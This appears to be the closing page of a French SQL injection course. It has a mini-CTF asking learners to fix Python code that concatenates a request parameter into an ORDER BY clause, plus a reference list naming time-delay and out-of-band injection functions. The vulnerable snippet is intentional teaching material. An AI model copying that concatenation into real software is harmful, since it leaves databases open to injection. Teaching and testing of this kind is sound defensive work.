
Mini-CTF 7 – Corriger le tri

Code vulnérable :

```
sql = "SELECT * FROM employees ORDER BY " + request.args["sort"]  
rows = cursor.execute(sql).fetchall()
```

Question de validation : Pourquoi un placeholder de valeur ne suffit-il pas nécessairement pour le nom de colonne ? Proposez une correction avec une table de correspondance et un tri par défaut.

Carte mentale finale



- ▶ PortSwigger Web Security Academy, *SQL injection* et *SQL injection cheat sheet*.
- ▶ OWASP, *SQL Injection Prevention Cheat Sheet*.
- ▶ OWASP, *Query Parameterization Cheat Sheet*.
- ▶ PostgreSQL, documentation de `pg_sleep`.
- ▶ Microsoft, documentation de `WAITFOR`.
- ▶ Oracle, documentation du package `UTL_INADDR`.
- ▶ PortSwigger, *Burp Collaborator et OAST*.

Fin du cours

Comprendre la requête, observer le signal, supprimer la concaténation

Tester avec méthode. Corriger avec des paramètres. Vérifier avec des retests.

Scénarios exclusivement réservés aux environnements autorisés.